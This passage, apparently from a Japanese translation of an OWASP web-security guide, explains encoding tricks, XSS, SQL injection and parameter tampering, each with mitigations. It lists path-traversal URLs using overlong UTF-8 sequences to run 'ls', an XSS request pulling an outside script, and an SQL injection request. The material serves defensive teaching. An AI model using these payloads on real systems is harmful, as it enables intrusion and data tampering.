ある符号の C0 AE という表現を検討してみましょう([1]参照)。UTF-8 符号化で定めているように、二番目のオクテットは二つの最上位ビットに「10」という値を持ちます。これで 3 タイプ定義できます。つまり残り 2 ビットの可能な組み合わせ(「00」と「01」、「11」)が挙げられます。UTF-8 を復号する仕組みには、この変種をオリジナルの符号と同一のものとみなすものがあります(単純に最下位 6 ビットを使用して、最上位 2 ビットを無視する)。つまり、C0 2E と C0 5E、C0 FE という 3 つの変種になります。

さらに「複雑」なことに、各表現は複数の方法で HTTP を使って送れます。

ありのままの方法：つまり、URL 符号化をまったくしない方法です。このケースでは、非 ASCII オクテットをパスやクエリーや本体に入れて送ることになり、これは HTTP 規格に違反しています。にもかかわらず、HTTP サーバの大部分は非 ASCII 文字をうまく扱っています。

正しい URL 符号化：非 ASCII 文字(正確に言えば、URL 符号化が必要な文字すべて-非 ASCII 文字のスーパーセット)は、URL 符号化されます。この結果、たとえば%C0%AE が送られることになります。

正しくない URL 符号化：これは[2]の一種で、16 進数には、非 16 進数で置換されるものがあります。にもかかわらず、アルゴリズムによっては、オリジナルと同じであると解釈されるものがあります。たとえば、%C0 は('C'-'A'+10)*16+('0'-'0') = 192 と同じ文字コードと解釈されます。同じアルゴリズムを%M0 に当てはめると、('M'-'A'+10)*16+('0'-'0') = 448 となり、これを強制的に単バイトにすると、(8 は最下位ビット)192 になります。これはまさにオリジナルと同じです。したがって、アルゴリズムが非 16 進数(「M」のような)を受け取る用意があるなら、%M0 や%BG のような%C0 の変種を持てます。

これらのテクニックが、Unicode に直接関連しない点を覚えておいてください。したがって、非 Unicode 攻撃でも利用できます。

http://host/cgi-bin/bad.cgi?foo=../../bin/ls%20-al|

URL 符号化による攻撃の例

http://host/cgi-bin/bad.cgi?foo=..%2F../bin/ls%20-al|

Unicode 符号化による攻撃の例

http://host/cgi-bin/bad.cgi?foo=..%c0%af../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%c1%pc../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%c0%9v../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%c0%qf../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%c1%8s../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%c1%1c../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%c1%9c../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%c1%af../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%e0%80%af../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%f0%80%80%af../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%f8%80%80%80%af../bin/ls%20-al|

http://host/cgi-bin/bad.cgi?foo=..%fc%80%80%80%80%af../bin/ls%20-al|

軽減するテクニック

適切な正規形式を選び、承認判断処理以前にユーザ入力のすべてを該当の形式に正規化してください。セキュリティチェックは UTF-8 の復号化が終わった後に実行してください。さらに、UTF-8 の符号化が符号を正しく表現しているか、チェックするように推奨します。

さらに詳しく知りたいなら、

http://www.ietf.org/rfc/rfc2279.txt?number=2279

URL 符号化

解説

これまで Web アプリケーションは、クライアントとサーバ間でデータを転送するのに、HTTP や HTTPS プロトコルを利用してきました。サーバがクライアントから入力を受け取る方法は、主に 2 つあります。データが HTTP ヘッダーに入るか、要求された URL のクエリーの一部に入るかです。どちらのやり方もフォーム入力(GET もしくは POST)に対応しています。つまり URL の操作とフォームの操作は、まさに同じ課題に対する 2 つの側面です。URL にデータが入る場合は、URL の文法に従って符号化しなければいけません。

RFC 1738[13]規格では Uniform Resource Locator(URL)を、RFC 2396[14]規格では Uniform Resource Identifier(URI)を規定しています。両者とも、URL や URI で認められる文字を US-ASCII 文字セットの一部に限定しています。RFC 1738 規格によれば、「英数字とスペシャルキャラクタの「$-_.+!*'(),」のみで、予約用途に割り当て済みの文字はURL 中では符号化されずに使われる」となっています。一方、Web アプリケーションでは使用するデータに何の制約もなく、実際 Web の表現にはあらゆる既存の文字セット、そしてバイナリデータでさえもが利用されています。HTML の初期バージョンでは、ISO8859-1(ISO Latin-1)文字セットの全領域が認められていました。HTML 4.0 規格で拡張され、Unicode 文字セットであればどんな文字も許可するようになりました。

文字を URL 符号化するには、文字を 8 ビットの 16 進数コードにして、頭にパーセント記号(「%」)を付けます。たとえば、US-ASCII 文字セットは空白を 10 進数の 32、16 進数では 20 で表します。つまり、その URL 符号化で%20 となります。

文字には URL 符号化を必要としのないものもありますが、8 ビットコード(たとえば、10 進数で 0 から 255、16 進数で 00 から FF)は、どれもが符号化されるでしょう。NULL 文字(10 進数コードで 0)のような ASCII 制御コードと同様に、HTML エンティティすべてとオペレーティングシステムやデータベースが利用するメタキャラクタも、URL 符号化が可能です。URL 符号化によって、実質的にはどんなデータもサーバに渡せますので、Web アプリケーションがデータを受け取る時には、しっかりと事前の対策をとらなければいけません。URL 符号化は、多岐にわたる悪意あるコードを偽装する仕組みとして利用できます。

クロスサイトスクリプティングの例

script.php からの引用

```
echo $HTTP_GET_VARS["mydata"];
```

HTTP リクエスト

```
http://www.myserver.c0m/script.php?mydata=%3cscript%20src=%22http%3a%
```

[13] RFC1738 の日本語訳は、http://www.mars.dti.ne.jp/~torao/rfc/rfc1738-ja.txt を参考にしてください。

[14] RFC2396 の日本語訳は、http://jbpe.tripod.com/rfcj/rfc2396.ej.sjis.txt を参考にしてください。

生成された HTML

<script src="http://www.yourserver.com/badscript.js"></script>

SQL インジェクションの例

search.asp にあるオリジナルのデータベースクエリー

sql = "SELECT lname, fname, phone FROM usertable WHERE lname='" & Request.

HTTP リクエスト

http://www.myserver.c0m/search.asp?lname=smith%27%3bupdate%20usertable%

実行されたデータベースクエリー

SELECT lname, fname, phone FROM usertable WHERE lname='smith';update

軽減のテクニック

適切な正規形式を選び、承認判断処理以前にユーザ入力のすべてを該当形式に正規化してください。セキュリティチェックは復号化が終わった後に実行してください。普通は Web サーバ自身が URL を復号します。したがって、この問題が発生するのは Web サーバだけでしょう。

パラメータの改竄

ブラウザと Web アプリケーション間で送られるデータを攻撃者が改竄するメリットは、普段ユーザができないはず動作を、簡単かつ効果的にアプリケーションに実行させる点にあります。Web アプリケーションの設計・開発がお粗末だと、Web カートにある金額やクッキーに保存してあるセッショントークンやその値、そして HTTP ヘッダーまでもが、悪意あるユーザによって改竄されてしまいます。

アプリケーション層で暗号による防御をしないと、ブラウザに送られるデータは信用できない状態のままです。トランスポート層で暗号による防御(SSL)をしても、通信を行う前にパラメータをいじってデータを改竄するような攻撃には対処できません。パラメータの改竄は下記を利用して実行されます。

- クッキー
- フォームフィールド
- URL クエリー文字列

- HTTP ヘッダー

クッキーの改竄

解説

クッキーは、状態を持たない HTTP プロトコルを管理するのに優れた方法ですが、ユーザが選択した結果やセッショントークンを含むその他のデータを保存する手軽な手段としても利用されています。クッキーが永続的であろうとなかろうと、安全であろうがなかろうが、クライアントはクッキーを修正し、URL リクエストを使ってサーバに送信できます。したがって、悪意あるユーザは誰でも、クッキーの中身を好きなように変えられます。非永続的なクッキーは改竄されない、と誤解されている方がよくいますが、それは正しくありません。Winhex のようなツールがフリーで利用できます。SSL が保護できるのは、転送中のクッキーだけです。

クッキーの改竄は、クッキーの使われ方にもよりますが、セッショントークンから数々の承認の確定にまで及んでいます。(クッキーの大部分は Base64 で符号化されています。Base64 は符号化手法であって、暗号的な防御は何も用意していません)。実際にある旅行 Web サイトで、無実の(無知な)人を守るように修正された例を挙げます。

Cookie: lang=en-us; ADMIN=no; y=1 ; time=10:30GMT ;

攻撃者はクッキーを単に次のように改竄できます。

Cookie: lang=en-us; ADMIN=yes; y=1 ; time=12:30GMT ;

軽減のテクニック

軽減するテクニックの 1 つは、セッショントークンを利用して、サーバ側にキャッシュとして保存されている固有値を参照する方法です。これは飛びぬけて信頼できる方法で、正しいデータが確実に戻ってきます。既知の値として単純にユーザの入力を信じないでください。アプリケーションでユーザの属性をチェックする必要がある場合、セッションテーブルでユーザ ID をチェックし、キャッシュや

データベースにあるユーザデータ変数を提示してください。これは、クッキーベース指向で対策を設計するのに大変有効な方法です。

もう一つのテクニックは、侵入検知のために罠を仕掛けることで、改竄を知らせる実行不可能かつ有り得ない値を組み合わせ、クッキーを評価します。たとえば、「administrator」フラグがクッキーに設定されても、ユーザ ID 値は開発チームの誰にも属さないというように。

最後は、クッキーを暗号化し改竄を防ぐ方法です。方法はいくつかあり、クッキーをハッシュして返ってきたハッシュと比較したり、対称暗号を使ったりします。ただしサーバが汚染されていると、この解決方法は役に立たなくなりますので、侵入対策として新たに鍵生成を組み込まなければいけません。

HTTP ヘッダーの改竄

解説

HTTP ヘッダーは、Web クライアントから Web サーバに HTTP リクエスト経由で渡す制御情報で、Web サーバは Web クライアントに HTTP レスポンスを返します。各ヘッダーは一行の ASCII テキストになっていて、名前と値から構成されているのが一般的です。POST リクエストのヘッダーの例は下記のようになります。

Host: www.someplace.org

Pragma: no-cache

Cache-Control: no-cache

User-Agent: Lynx/2.8.4dev.9 libwww-FM/2.14

Referer: http://www.someplace.org/login.php

Content-type: application/x-www-form-urlencoded

Content-length: 49

HTTP ヘッダーは、ブラウザとWeb サーバソフトウェアだけが利用するのが一般的です。たいていのWeb アプリケーションは、HTTP ヘッダーを気にも留めていません。しかし、やって来るヘッダーを進んで検査する Web 開発者も中にはいます。検査する場合は、リクエストヘッダーはクライアント側がオリジナルなので、攻撃者によって改竄されるかもしれないことを理解するのが大切です。

普通の Web ブラウザはヘッダーを修正できません。攻撃者は、HTTP リクエストを発行するのに自分でプログラム(perl で 15 行程度のコードで実現できる)を書かないといけませんが、ブラウザから送られてくるあらゆるデータを簡単に修正でき、自由に利用できるプロクシを使っても可能です。

例 1：Referer ヘッダー(スペルに注意)は、大半のブラウザが送り出していて、要求がやってきたWeb ページの URL が入っているのが普通です。Web サイトには、自分たちが作ったページからの要求なのかどうかを確認する目的で、このヘッダーをチェックしているところもあります。たとえば、攻撃者が Web ページを保存し、フォームを改竄し、そのサイトのコンピュータに戻すことを、このチェックが防いでくれると思って。このセキュリティの仕組みは十分ではなく、攻撃者は Referer ヘッダーを改竄し、元のサイトから来たように見せかけられます。

例 2：Accept-Language ヘッダーは、ユーザが優先して使う言語を示します。国際化(i18n)が施してあるWeb アプリケーションは、HTTP ヘッダーから言語ラベルを取り出し、テキストを検索するためにそのラベルをデータベースに渡します。ヘッダーの中身がそのままデータベースに送られれば、攻撃者はヘッダーを改竄して、SQL コマンドを入れられるかもしれません(SQL インジェクション参照)。また、ヘッダーの中身が正しい言語テキストを検索するのに用いられるファイル名から構成されていたとすると、攻撃者はパスの乗り越え攻撃を仕掛けられるかもしれません。

軽減のテクニック

はっきり言えば、セキュリティ対策を追加せずにヘッダーを信用してはいけません。クッキーのように、オリジナルがサーバ側にあるヘッダーは、暗号化することで保護できます。しかし、referer のようにオリジナルがクライアント側にあるものは、セキュリティ上のどんな判断にも利用しないでください。

さらに詳しく知りたいなら、

ヘッダーについてのさらに詳しい情報は、HTTP/1.1 を規定している RFC 2616[15]を参照してください。


HTML フォームフィールドの改竄

解説

ユーザがあるHTMLページで何かを選択すると、通常選択されたものはフォームフィールド値として保存され、HTTPリクエスト(GETかPOST)によって、アプリケーションへ送られます。HTMLもHiddenフィールドに値を保存できます。ブラウザはHiddenフィールドを画面に表示しませんが、フォーム登録処理中にパラメータとして収集・登録されます。

このフィールドが事前に選択する方式(ドロップダウン式、チェックボックス式等)でも、自由形式でも、Hiddenであったとしても、ユーザは選択した値をどれも操作でき、望みの値を登録できます。たいていは単に「view source」や「save」を使ってページを保存し、HTMLを修正してから、Webブラウザでそのページをリロードすれば可能です。

例として、アプリケーションが単純なフォームを使い、認証のためにSSL越しのHTTPを経由し、ユーザ名とパスワードをCGIに渡しているとします。ユーザ名とパスワードのフォームフィールドは、このような感じになります。



開発者には、長いユーザ名やパスワードを防ごうと、フォームフィールドの値であるmaxlength=(整数値)を設定する人もいます。そうすることで、悪意あるユーザが過度に長いパラメータを使って、

[15] RFC2616 の日本語訳は、http://www.studyinghttp.net/cgi-bin/rfc.cgi?2616 を参考にしてください。

バッファオーバフローを挿入する試みを防げると思っているからです。しかし悪意あるユーザは、単にページを保存して maxlength タグを削除し、ブラウザでそのページをリロードできます。その他にも、無効になっていたり、リードオンリーになっていたり、値打ちがありそうだったりする興味を引くフォームフィールドがあります。以前書いたように、クライアントに送られるデータ(とコード)は、健全さと正確さを確認せずに、その応答を信頼してはいけません。ブラウザに送られたコードは、単に提示されたものであって、セキュリティ上意味を持ちません。

Hidden フォームフィールドを使えば手軽にデータをブラウザに保存できるので、開発者はウィザードタイプのアプリケーションで、ページ間でデータをやり取りする方法としてよく使います。通常のフォームフィールドと同じルールが Hidden フィールドにも適用されます。

例 2：同じアプリケーションを例にとります。ログインフォームで HTML タグが下記のようになっているとします。

```
<input name="masteraccess" type="hidden" value="N">
```

Hidden の値を Y に改竄することで、アプリケーションはユーザを Administrator としてログインさせるかもしれません。Hidden フォームフィールドは様々な方法で幅広く利用されています。その危険さを理解するのは難しくないのですが、重大な脆弱性を抱えたまま野放しになっています。

軽減のテクニック

アプリケーション設計者は、Hiddenフォームフィールドを使わずに、セッショントークンを１つ使うだけで、サーバ側のキャッシュに存在する属性を参照できます。アプリケーションがユーザの属性をチェックする必要がある場合は、セッションテーブルでセッションクッキーをチェックし、キャッシュやデータベースにあるユーザのデータ変数を提示してください。これは問題を解決するとても有効な方法です。

Hidden フィールドの代わりに、セッション変数を使った上記のテクニックを実装できなければ、次の候補は下記になります。

フォームにある Hidden フィールドの名前と値の組み合わせは、連結して一つの文字列にできます。フォームにはまったく現れない秘密鍵をその文字列に追加します。この文字列を「送信フォームメッセージ(Outgoing Form Message)」と呼んでいます。送信フォームメッセージ用に、MD5 ダイジェストもしくは別の一方向ハッシュを生成します。これを「送信フォームメッセージダイジェスト(Outgoing Form Digest)」と呼び、追加の Hidden フィールドとしてフォームに加えます。

フォームに入力されると、入力された名前と値の組み合わせは再び秘密鍵と結合され、受信フォームメッセージ(Incoming Form Message)となります。受信フォームメッセージの MD5 のダイジェストが計算されます。そして受信フォームダイジェストと送信フォームダイジェスト(フォームで入力される)を比較し、一致しなければ Hidden フィールドは改竄されていることになります。ここで注意すべき点があります。それは、ダイジェストをマッチさせるために、受信・送信フォームメッセージにある名前と値の組み合わせを、両者とも正確に同じ順序で連結しなければいけない点です。

これと同じテクニックを使って、URL にあるパラメータ改竄を防止できます。上記と同じテクニックを使って、ダイジェストパラメータを URL クエリー文字列に追加します。

URL の改竄

解説

URL の改竄は、上記 Hidden フォームフィールドで挙げられた問題がある上に、さらに新しい問題を発生させます。

HTML フォームでは、GET もしくは POST のどちらかを使って結果を登録します。GET を使うと、フォームの要素名とその値すべてが URL のクエリー文字列に表示され、ユーザが目にすることになります。Hidden フォームフィールドを改竄するのはとても簡単ですが、クエリー文字列の改竄はそれよりも簡単です。ブラウザのアドレスバーにある URL を見るだけです。

次の例を見てください。Web ページが認証済みユーザに対して、ドロップダウン式のボックスから、あらかじめ存在するアカウントを一つ選択できるようにしてあり、固定資産額をそのアカウントの借り方に記入したとします。これはよくある状況です。自分が選択した結果は、登録ボタンを押すと記

録されます。そのページでフォームフィールドにある値が実際に保存され、フォームの submit コマンドを使って登録します。コマンドは下記の HTTP リクエストを送ります。

http://www.victim.com/example?accountnumber=12345&debitamount=1

悪意あるユーザは、自分自身のアカウント番号を作り、下記のようにパラメータを変更できます。

http://www.victim.com/example?accountnumber=67891&creditamount=999999999

新しいパラメータがアプリケーションに送られ、決められた通りに処理されます。

この処理に何も不明なところはありませんが、よく知られた攻撃を引き起こす問題を抱えています。その攻撃には、攻撃者が米国からパリまでたった 25 ドルでチケットを購入して、ハッキング大会を行うために旅に出るというものもあります。別のよく知られた攻撃には、電子仲間探しサービス[16]で、ユーザがアカウント ID を推測し、ある特定のユーザとしてログインするというものがあります。覗き見趣味に飽きた時にする愉快なゲームです。

あいにく、問題を起こしている原因は HTML フォームではありません。インターネットをさまよう術の大半は、ハイパーリンクによるものです。ユーザが一つのアプリケーションを使って、ハイパーリンクをクリックし、サイトからサイトへと渡り歩く時、そのユーザは GET リクエストを送っています。この要求の大半には、フォームと同じくパラメータが入ったクエリー文字列が入っています。今度もまた、ユーザは単にブラウザの「アドレス」ウィンドウを見て、パラメータ値を変更できます。

軽減のテクニック

URL の改竄の問題を解決するには、準備が必要です。状況毎にテクニックは変わります。最適な解決方法は、クエリー文字列(もしくは Hidden フォームフィールド)にパラメータを入れないことです。

[16] evite(http://www.evite.com)のようなサービス。

クライアントからサーバへパラメータを送る必要があるなら、正しいセッショントークンを添えてください。そのセッショントークンもパラメータやクッキーになるでしょう。これまで説明してきたように、セッショントークンはそれ自体でセキュリティを考慮してあります。上記の例では、セッションに関わっているユーザが、「accountnumber」パラメータで指定しているアカウントを修正する権限を持っているか否かをアプリケーションがチェックせずに、そのアカウントを変更してはいけません。アカウントのクレジットを処理するスクリプトは、アプリケーションが前に提示したページでアクセス制御は決定済み、と想定してはいけません。アプリケーション単独でパラメータの紐付けと動作の承認が検証できない限り、パラメータを操作させてはいけません。

また、この例にはもう一つの改竄方法が見受けられます。注意しなければいけないことは、creditamount が 1 から 999999999 に増えている点です。ユーザが accountnumber を改竄せずに、amount だけを改竄したとしましょう。そのユーザは、1 ドルではなく大金ををクレジットしていることになります。これで、このパラメータが URL にあってはいけないことが、お分かりになったと思います。

パラメータが URL(もしくはフォーム中の Hidden フィールド)ではいけない理由は、2 つあります。上記の例は、その理由の 1 つ「パラメータはユーザが値を設定できてはいけないということ」を示しています。もう一つは、「パラメータはユーザにその値を見られてはいけない」ということです。その良い例がパスワードです。ユーザは URL で自分のパスワードさえも見てはいけません。理由は、誰か他の人が背後に立っていたり、ブラウザが URL の履歴を記録していたりするかもしれないからです。「ブラウザの履歴」攻撃を見てください。

秘密のパラメータを URL から削除できないなら、暗号化して保護しなければいけません。暗号による保護は 2 つあり、どちらかで実現できます。クエリー文字列全体(もしくは Hidden フォームフィールドの値すべて)を暗号化する方法が優れています。このテクニックを使えば、ユーザが値を設定したり、見たりすること両方が防げます。

もう一つの暗号化による保護は、パラメータとして URL クエリー文字列(もしくは Hidden フォームフィールド)の MD5 ダイジェスト値を追加することです。このテクニックについてさらに詳細な説明は、前記の「HTML フォームフィールドの改竄」に載っています。この方法ではユーザが値を見ることは防げませんが、値の変更は防げます。

その他

ベンダーのパッチ

Web アプリケーションの一部としてインストールしてあるサードパーティのツールや製品に、脆弱性があるのはよくあることです。この Web サーバやアプリケーションサーバ・E コマース製品等は、ベンダーから購入し、サイトの一部として設置します。たいていのベンダーは、顧客サイトの製品に対するアップデートとして、ダウンロード・インストールしなければならないパッチを提供することで、脆弱性に対処しています。

Web アプリケーションのかなりの部分は、単独の Web サイト向けに特にはカスタマイズされてはおらず、むしろ普通はサードパーティベンダーが提供する標準的な製品から構成されています。そのような製品には、Web サーバやアプリケーションサーバ、データベースがあります。さらに分野それぞれの市場で、もっと固有のパッケージが利用されています。そのような製品はどれも、脆弱性が次々と発見されており、その大部分は直接ベンダーに開示されています(脆弱性がベンダーに対して開示されずに、公開されるケースもあります)。ベンダーはパッチを提供することで、脆弱性に対応し、製品を使っている顧客が利用できるようにしています。その場合、脆弱性全体を明らかにする場合もあれば、しない場合もあります。パッチをまとめて(もしくはアップデートとして)定期的にリリースする場合もあります。クリティカルなシステムを設置するのに当たって一番気になる点は、ベンダーの脆弱性開示ポリシーです。調達担当の方は、ベンダーがソフトウェアに課しているライセンスである End User License Agreements (EULA)について十分に承知しておいてください。この EULA は、ベンダーの責任をすべて拒否しているだけでなく、ひどい場合には、ユーザにほとんど何も代償を支払わないケースさえあります。今日、こうしたラインセンスの元で設置されているソフトウェアは、コードの一部にある欠陥が起こす被害に対して、損害賠償の責任があります。このような状況から、組織が設置したソフトウェアについて、議論をオープンにし、脆弱性を公開することが、さらに重要になってきています。ベンダーは新しく脆弱なところが公開されると自社の評判が危うくなるので、問題を隠そうとします。そうなると、ユーザは脅威にさらされることを評価するのに、十分な情報がないままになってしまいます。このような行為は、成熟したソフトウェア産業では承服できないことで、許してはいけません。さらに、ベンダーがパッチの妥当性とその効果を検証するのに必要な情報を抑えようとしていないか、組織としてしっかり注意を払ってください。このことは、ちょっと見にはなんだそれは！と思えますが、これまでベンダーは、「セキュリティ」を維持するため情報をあいまいにし、配布に制限をかけようとしてきました。これでは、悪者が正義の味方よりも問題についてたくさんの情報を持ってしまい、顧客がひどい損害を被るかもしれません。その上、リスク開示を評価する組織の能力を損なうことにもなりかねません。

ベンダーが出すパッチの問題は主に、脆弱性の開示から実際にパッチが最終的な製品環境で開発されるまでの遅れにあります。つまりパッチの遅れとは、ベンダーがパッチを出すのに必要な時間で、クライアントがパッチをダウンロードする時間、QA(品質監査)でパッチを検証する時間、環境を用意する時間、最終的にサイトで広く配布するまでの時間になります。この間ずっと、サイトは公開されている脆弱性による攻撃にもろくなっています。このことがパッチリリースの誤用に結びつき、人や最近では CodeRed のようなワームによって、逆効果になってしまいます。

パッチの大部分はベンダーが自分たちのサイトでのみリリースし、その大部分は内輪のメーリングリストやサイトで公開されます。そのような脆弱性やパッチを追いかけているサイトやメーリングリスト(bugtraq のような)は、全パッチを集約したリポジトリを提供してはいません。主要な製品向けパッチの数は、月当たり何十にもなるようです。

パッチから見て決定的にまずい面は、(たいていの場合)パッチに署名がなかったり、パッチにチェックサムが入っていなかったりして、システムに入ってトロイの木馬の原因になるかもしれない点にあります。

ベンダーが提供している Web アプリケーションやセキュリティ基盤を構成しているソフトウェア向けセキュリティ情報サービスに参加してください。

システムの設定

サーバのソフトウェアはおよそ複雑なので、使用しているプロトコルが何で、正しく設定すると内部動作がどうなるのか、しっかり理解する必要があります。ソフトウェアのデフォルトの設定が、痛烈な攻撃に対してもろいのは残念ながら周知の事実で、それが理解を難しくしています。「サンプル」ファイルとディレクトリがデフォルトでインストールしてありますが、そのサンプルファイルが抱えている問題を攻撃者が利用し、出来合いの攻撃をしかける仕掛けを与えてしまっています。ベンダーの多くはデフォルトでこのファイルを削除するように薦めていますが、「どうしようもない」設定を安全にする負担を、あちこちに設置された自分たちの製品に押し付けています。システムのデフォルトを安全にしようとしているベンダーは、(本当に)まれです(OpenBSD プロジェクトがその例です)。このようなベンダーのシステムは、よく知られた攻撃に脆弱な場合が少ないことが分かっています。基盤を安全にするこのアプローチはうまく行くようなので、ベンダーと購入について話す際には、この点を働きかけるようにしてください。

ベンダーがソフトウェアのインストールを管理し、安全にするツールを用意しているなら、そのツールは評価に価します。ただし、そのツールを使っても、システムがいかに動作するように設計されているのかを理解したり、設置済みシステム全般にわたって設定をきちんと管理したりすることはできません。

システムの設定がセキュリティに与える影響がどの程度なのかを理解することは、実践的なリスク管理にとって極めて重要です。今日随所に見られるシステムは、何層ものソフトウェアから構成されています。そのため、影響を予想するのが困難もしくは不可能なので、被害を受けてしまうおそれがあります。リスクマネージメントと脅威分析は、このリスクを定量化し、避けがたい障害の影響を最小限にしようとします。そして脅威が表面化した時に、(技術以外の)対応策を試みます。設定管理はこの難題のよく知られた要素の一つですが、未だにしっかりと実現するのが難しい状況です。設定と環境要因はいずれ変更されるかもしれません。したがって、体系的な防御を一度は施したシステムであっても、システム固有のリスクが変更になったといった、ちょっとした外からのきっかけによって、弱い部分になってしまうかもしれません。設定管理は継続が必要なプロセスであり、単に一度完了すればそれで良し、ではないことを、組織として納得しなければいけません。実際の設定管理は、一斉攻撃にあっても、システムが確実に動作できるように防御を施す最初のステップです。

HTML の中にあるコメント

解説

人はよくコメントに何かを見つけるものです。普通コメントはソースコードを見やすくする目的で書かれ、ドキュメントを書く作業を改善します。コメント書きは、HTML ページを作成している時に行われ、クライアントのブラウザに送られています。Web サイトの構成やシステムの所有者、開発者限定の情報を、結果的にうっかり漏洩させる場合もあります。

HTML に残ったままのコメントの形式は様々で、あるものはディレクトリ構造そのものだったり、攻撃者になるかもしれない人たちに、Web の root の正確な位置を漏らすものだったりします。コメントは HTML の開発段階の情報を引きずっている場合もあり、デバッグ情報やクッキーの構造、開発関連の問題、それどころか開発者の氏名や電子メールのアドレス、電話番号まで残っていることもあります。

構造を持つコメント-これは HTML ソース中にあります。普通はページの先頭か JavaScript と残りの HTML の間にありますが、その場合は以前からそのサイトに所帯の大きな開発チームが関わっています。

自動化されたコメント-あちこちで使われているページ作成ユーティリティや Web 処理ソフトウェアは、自動的に署名コメントを HTML ページに加えます。この署名によって、攻撃者はそのサイトで利用しているソフトウェアパッケージ(そのリリースまでも)についての正確な情報を得てしまうでしょう。そうなると、そのサイトのパッケージにある既知の脆弱性を実際に利用されてしまいます。

構造がないコメント-これはその場限りのコメントで、プログラマが開発中に「メモ」扱いで書き込んだものです。このコメントはとりわけ危険です。それは制御する手段が何もないからです。「下記の Hidden フィールドには、1 もしくは XYZ.aps の割り込みを設定しなければいけない」、「これらのテーブルフィールドの順序を変更してはいけない」という記述は、攻撃者になりうる人の注意を引き、滅多にないとは言えません。

軽減のテクニック

本番用サーバにページをアップする前に、ページからコメントを外すフィルタをかけさえすれば、たいていのコメントは大丈夫です。自動化されたコメントには、動的なフィルタが必要になるでしょう。正しいサーバ設置手順とフィルタ処理をリンクさせるのは良い方法です。そうすれば、公認された正しいページだけが本番環境でリリースできます。

古いファイル・バックアップ・参照されないファイル

解説

ファイルやアプリケーションを調べ上げ、それ自体で悪用できたり、攻撃を組み立てるのに役立ったりするものを一覧にするのは、よく行われる手法です。既知の脆弱なファイルやアプリケーション、表に出ない・参照もされないファイルやアプリケーション、バックアップやテンポラリファイルが対象になります。

ファイルやアプリケーションを洗い出すには、HTTP サーバの応答コードを使って、ファイルやアプリケーションが存在するか否かを判断します。Web サーバは、ファイルが存在すれば HTTP 200 を、

ファイルがなければ HTTP 404 を応答コードとして返してきます。この方法を使って、攻撃者は既知の脆弱なファイルと怪しいアプリケーションの一覧を作成し、何らかのロジックを元に、プレゼンテーション層からファイルやアプリケーションの構成を正確に分かるようにしてしまいます。

既知の脆弱なファイル-既知の脆弱なファイルは本当にたくさんあります。そして、その脆弱性を探し出すのに実際に最もよく使われるテクニックは、商用もしくはフリーウェアの脆弱性スキャナーの利用です。攻撃者の多くは、たとえば cgi や IIS の問題のようなサーバ固有の問題を探索の対象としています。デーモンの多くは、誰でもアクセスできる場所に「サンプル」コードをインストールし、これがセキュリティ上の問題になるケースがよくあります。そのようなデフォルトファイルを削除する(もしくは、絶対にインストールしない)のを強制したいほどです。

見えない・参照されないファイル-Web サイトの管理者の多くは、Web サーバにサンプルファイルやデフォルトでインストールされたファイルをそのままにしています。Web のコンテンツが公開されると、このファイルは Web のどの HTML からも参照されないにもかかわらず、アクセス可能なままになっています。中には危険で有名なものも多数あり、Web のインタフェースを使ってファイルをアップロードするようなものもあります。攻撃者が URL を推測できれば、おおかたはリソースにアクセスできます。

バックアップファイルやテンポラリファイル-アプリケーションには、HTML を作成し、ASP ページのようにテンポラリファイルやバックアップファイルをディレクトリに置きっ放しにするものがよくあります。ディレクトリにコピーを手動でアップロードしたり、Microsoft の Frontpage や Adobe の Go-Live のような HTML オーサリングツールのサイト管理モジュールが自動でアップロードしたりします。バックアップファイルも危険です。理由は、開発者は本番になって削除するものを開発中の HTML に埋め込む場合が多いからです。たとえば Emacs はたいてい、*.bak を書き込みます。開発スタッフの交代が問題となる場合もありますし、セキュリティがあいまいなままだと、必ず無茶な計画になります。

軽減のテクニック

Web サーバからサンプルファイルをすべて削除してください。不要なファイルや利用されないファイルなら、必ず削除してください。ステージングとスクリーニングを行い、バックアップファイルを探し出してください。明らかに許可できない拡張子を持つファイルを再帰的に grep するだけでも有効です。

動的にページを作成する Web サーバやアプリケーションサーバは、ブラウザに対して 404 というメッセージは返しません。その替わりにサイトマップのようなページを返してきます。これで単純なスキャナーは混乱し、ファイルがすべてあるかのようにみなします。しかし最近の脆弱性スキャナーは、手を加えてある 404 を通常の 404 のように扱えるので、このテクニックは時間稼ぎになってしまいました。

デバッグコマンド

解説

デバッグコマンドには、実質 2 つの形式があります。

はっきりと見えるコマンド-コード中に名前と値のペアで記述したままにしているか、URL の一部に入れるかして、サーバをデバッグモードに移行できます。「debug=on」や「Debug=YES」のようなコマンドは、URL が

http://www.somewebsite.com/account_check?ID=8327dsddi8qjgqllkjdlas&Disp=no

のようだと、

http://www.somewebsite.com/account_check?debug=on&ID=8327dsddi8qjgqllkjdlas&

というように変更します。

攻撃者はサーバの動作がどうなるのかを観察します。フォームがサーバに返される時、デバッグの仕組みを HTML コードや JavaScript の中にも組み込めます。要素をもう一行フォームの構成に追加するだけで、既出のコマンドライン攻撃と同じ結果になります。

隠れたコマンド-変更によってサーバに劇的な影響がでても、ページ上では一見何でもなく見えます。この要素の元々の意図は、プログラマが迅速なテストサイクルを実現するため、システムを変更し、様々な状態にするためでした。この要素は普通「fubar1」や「mycheck」のような分かりにくい名前になっています。ソース中に下記のように現れます。

<!-- begins -->

<TABLE BORDER=0 ALIGN=CENTER CELLPADDING=1 CELLSPACING=0>>

<FORM METHOD=POST ACTION="http://some_poll.com/poll?1688591"
TARGET="sometarget" <INPUT TYPE=HIDDEN NAME="Poll" VALUE="1122">

